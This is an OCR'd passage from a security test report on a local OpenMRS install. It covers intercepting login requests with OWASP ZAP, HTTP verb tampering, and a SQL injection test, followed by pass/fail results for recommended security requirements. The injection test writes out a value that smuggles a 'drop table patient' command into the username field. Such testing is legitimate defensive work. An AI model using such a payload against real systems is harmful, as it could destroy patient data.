
4. Go back to the Chrome and login with a pair of username/password (we use "admin" for username and "Admin123" for password), select "Pharmacy" section and click login. After successful login, you log out.

5. Repeat step 2 to 4 but with this URL "http://localhost:8081/openmrs-standalone/referenceapplication/login.page"


6. In zap window, if you see two important page staring with "POST:login.htm" and "POST:login.page" on the left panel (the "Sites" panel).




7. Select "POST:login.htm(password, redirectURL,sessionLocation,username)" from the left panel and select the "Break..." and then click "Save" and do the same for the page starts with "POST:login.page" under "referenceapplication" folder.
8. The "Break Points" tab in the bottom pane should look like this



9. We now get back to our browser. Go to "Settings" > "Clear browsing data". Choose "Clear the following items from the beginning of time", check all the boxes and click "Clear browsing data"
10. Close "Settings" tab, and refresh the OpenMRS login page. Type in username: admin, and password: Admin123, choose "Pharmacy" location and click "Login"
11. You will not be able to login right away and OWASP Zap proxy may issue you an alert saying it is interupting the request. In such case, you can acknowledge the alert. Your screen should look similar to this



11. In the HTML header, replace "POST" by "DELETE"



12. Click the "play" button several more times until the browser finishes loading the page.

* EXPECTED RESULTS


OpenMRS should fail securely either by denying the request and redirect user to the login page again.

- Error message (if any) should not reveal too much information about the system.
- Login page should not be deleted

* POST-CONDITION

OpenMRS should still be operating normally

*** ACTUAL RESULTS**



Login page is still intact (verified by visiting the login page)

*** NOTES:**

A very detailed stack trace was given which is a violation of "Fail securely" principle. Defaulting user to a default location should be a good way to mitigate this bug.

4.4.5 CLIENT BYPASS -5- SQL INJECTION

PRIORITY : HIGH

TEST STATUS : PASSED

*** DESCRIPTION**

NAME OF MODULE : OPENMRS LOGIN

- Page location : http://localhost:8081/openmrs-standalone/login.htm
- Attack type : SQL Injection
- Attack value : %3B%20drop%20table%20patient%20-- In this test, we will use SQL injection method to try to remove the Patient table in the data base.

* PRECONDITION

A local computer with administrator privilege

1. Java JRE installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unziped
3. OWASP ZAP Version 2.6.0 downloaded and installed


* DEPENDENCIES

OpenMRS with demo database was loaded and runs normally

1. OWASP ZAP runs normally
2. OWASP Local Proxy was properly configured
3. Browser proxy setting was properly configured to be pointed to OWASP proxy


* TEST STEPS

Open up OpenMRS V. 2.6.0 Standalone. Make sure Tomcat Port is 8081 and MySQL port is 3316. A web page starting with localhost:8081 will be automatically opened upon successful start.



Open Google Chrome. In the browser, type "http://localhost:8081/openmrs-standalone/login.htm" (without the double quotes) into the address bar and hit Enter


Go to the main Zap window, on the left side bar, in "Sites" tab, under "Sites" sub section, you will now see "http://localhost:8081". Expand that until you see "GET:login.htm". If you don't see it, please go to the Chrome browser and make sure the login page is loaded. If the page is not loaded, you need to double check the OpenMRS to make sure it runs properly. If the page is loaded, you need to make sure proxy settings on both OpenMRS and Google Chrome were configured properly.



4. Go back to the Chrome and login with a pair of username/password (we use "admin" for username and "Admin123" for password), select "Pharmacy" section and click login. After successful login, you log out.


5. Repeat step 2 to 4 but with this URL "http://localhost:8081/openmrs-standalone/referenceapplication/login.page"

6. In zap window, if you see two important page staring with "POST:login.htm" and "POST:login.page" on the left panel (the "Sites" panel).




7. Select "POST:login.htm(password, redirectURL,sessionLocation,username)" from the left panel and select the "Break..." and then click "Save" and do the same for the page starts with "POST:login.page" under "referenceapplication" folder.


8. The "Break Points" tab in the bottom pane should look like this



9. We now get back to our browser. Go to "Settings" > "Clear browsing data". Choose "Clear the following items from the beginning of time", check all the boxes and click "Clear browsing data"
10. Close "Settings" tab, and refresh the OpenMRS login page. Type in username: admin, and password: Admin123, choose "Pharmacy" location and click "Login"
11. You will not be able to login right away and OWASP Zap proxy may issue you an alert saying it is interupting the request. In such case, you can acknowledge the alert. Your screen should look similar to this



11. In the HTML request, paste "%3B%20drop%20table%20patient%20--" right after "admin" as shown



12. Click the "play" button several more times until the browser finishes loading the page.

* EXPECTED RESULTS

OpenMRS should fail securely either by denying the request and redirect user to the login page again.

- Error message (if any) should not reveal too much information about the system.
- Patient table should not be deleted


* POST-CONDITION

OpenMRS should still be operating normally

* ACTUAL RESULTS

System denied login and redirected user back to the login page with a standard "Invalid login" message.

- Patient table is intact and verifiable by logging into the system as admin, find patient record, input "Smith" in the search box and 5 patient entries will show up.




4.5 - RECOMMENDED SECURITY REQUIREMENTS

SECREQ01

Module:Manage Service Types

Requirements: Prevent the sysadmin from register a new service type which is the same as existing one. If the sysadmin register a existing one, the system should not register and generator some warning message.

Result: Pass




SECREQ02

Module:Manage Service Types

Requirements: Prevent or remind the sysadmin from register a new service type which can last a extremely long time, e.g. 100000 min. It is meaningless for such a long time. If the sysadmin register

a service type which last extremely long, the system should either remind the sysadmin “Do you want to register a 100000 min duration service type?” or just prevent the sysadmin and remind him “ you can not register a so long duration service type.”

Result: Failed. The duration for 100000 min is created successfully.




SECREQ03

Module:Manage Service Types

Requirements: The admin can not change service type to other existing service type. If the admin try to change the service type, the system should prevent this action and warn the admin by sending warning message.

Result: Pass




SECREQ04

Module:Manage Service Types

Requirements: The system should recognize different service type by the duration. If the differences of the two service type is time duration, that should be OK. Thus the system should allow the admin to register such a service type.

Result: Failed There isn't a service type Dermatology and duration 20 min. It should be created.




SECREQ05

Module:Manage Service Types

Requirements: The system should only give the privilege to the admin to delete the service types. Especially if someone else try to delete the service type, the logging file should write down who did this without the system's preventing.

Result: Failed. The system allowed a clerk to delete the service type and logging file write the operation as an admin did.




```
INFO - LoggingAdvice.invoke(155) |2017-10-22 23:05:45,293| Exiting method retireAppointmentType
INFO - LoggingAdvice.invoke(115) |2017-10-22 23:05:57,827| In method AppointmentService.saveAppointmentType. Arguments:
AppointmentType=AppointmentType[hashCode=9307aa20,uuid=f804ea10-d2ff-4be6-ae6b-90b14d2564a8],
INFO - LoggingAdvice.invoke(155) |2017-10-22 23:05:57,974| Exiting method saveAppointmentType
INFO - LoggingAdvice.invoke(115) |2017-10-22 23:10:22,095| In method AppointmentService.retireAppointmentType. Arguments:
AppointmentType=AppointmentType[hashCode=9307aa20,uuid=f804ea10-d2ff-4be6-ae6b-90b14d2564a8], String=Retired appointment type by system administration,
INFO - LoggingAdvice.invoke(155) |2017-10-22 23:10:22,135| Exiting method retireAppointmentType
INFO - LoggingAdvice.invoke(115) |2017-10-22 23:11:24,546| In method AppointmentService.saveAppointmentType. Arguments:
AppointmentType=AppointmentType[hashCode=8a7a5b59,uuid=e8ee421f-3f0a-456a-b3cd-fe46b1da046b],
INFO - LoggingAdvice.invoke(155) |2017-10-22 23:11:24,614| Exiting method saveAppointmentType
INFO - LoggingAdvice.invoke(115) |2017-10-22 23:12:06,243| In method AppointmentService.retireAppointmentType. Arguments:
AppointmentType=AppointmentType[hashCode=8a7a5b59,uuid=e8ee421f-3f0a-456a-b3cd-fe46b1da046b], String=Retired appointment type by system administration,
INFO - LoggingAdvice.invoke(155) |2017-10-22 23:12:06,296| Exiting method retireAppointmentType
```

SECREQ06

Module:Register a patient

Requirement: The system should validate the input for every field of the text. Especially for testing whether the input is malicious. If a user registered with name in URL format, the system should generate error message. Because this could cause XML injections or XSS Scripts.

